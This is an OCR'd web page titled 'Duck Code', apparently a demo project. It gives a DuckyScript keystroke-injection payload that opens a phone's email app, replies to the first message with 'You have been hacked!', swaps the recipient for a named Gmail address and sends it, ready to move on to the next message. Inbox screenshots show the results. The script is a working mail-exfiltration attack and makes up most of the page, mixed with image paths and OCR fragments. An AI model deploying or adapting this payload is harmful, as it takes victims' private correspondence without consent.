
Duck Code


```
REM Forwards the first email in the primary section
REM GMAIL SHORTCUTS https://support.google.com/mail/answer/6594?co=GENIE.Platform%3DAndroid&hl=en&oc
DELAY 1000
REM open Email application
GUI e
DELAY 3000
TAB
DELAY 500
TAB
DELAY 500
REM choose the Email to be redirected
ENTER
DELAY 500
REM Reply all shortcut
CTRL r
DELAY 1000
STRING You have been hacked! your email was redirected :)
DELAY 2000
TAB
DELAY 1000
REM Proceed to email recipient field
TAB
DELAY 1000
LEFTARROW
REM Delete to email address written by default
DELAY 1000
DELETE
DELAY 1000
REM Write the email address the message would be forwarded
STRING asylbekbug@gmail.com
DELAY 1000
REM Send the email
CTRL ENTER
DELAY 1000
REM change to the next email
```




```
DELAY 1000
REM Send the email
CTRL ENTER
DELAY 1000
REM change to the next email
RIGHTARROW
```

Initial layout





```
DELAY 1000
REM open Email application
GUI e
```



Promotions 6 new
Top Picks
freedom24.news, quora.com, Max Manturov fro...


Microsoft, me 2 — 2:29 AM
Änderungen an unseren Nutzungsbedi...
You have been hacked! Your email was...

Lernstudio, me 2 — 2:26 AM
Ihr Kennenlerntermin beim Lernstudio...
You have been hacked! Your email was...


Lernstudio Barbarossa Dozent... — Jun 15
Ihre Bewerbung
Ihre Bewerbung beim Lernstudio Barba...

Indeed-Bewerben-Funktion — Jun 15
Bewerbung über Indeed: Hotelfachfra...
We'll help you get started

Indeed-Bewe. 2, Draft
Bewerbung über Indeed: Nachhilfek
You have been hacked! Your email was...



```
DELAY 3000
TAB
DELAY 500
TAB
DELAY 500
REM choose the Email to be redirected
ENTER
DELAY 500
```



Promotions 6 new
Top Picks
freedom24.news, quora.com, Max Manturov fro...


Microsoft, me 2 — 2:29 AM
Änderungen an unseren Nutzungsbedi...
You have been hacked! Your email was...

Lernstudio, me 2 — 2:26 AM
Ihr Kennenlerntermin beim Lernstudio...
You have been hacked! Your email was...

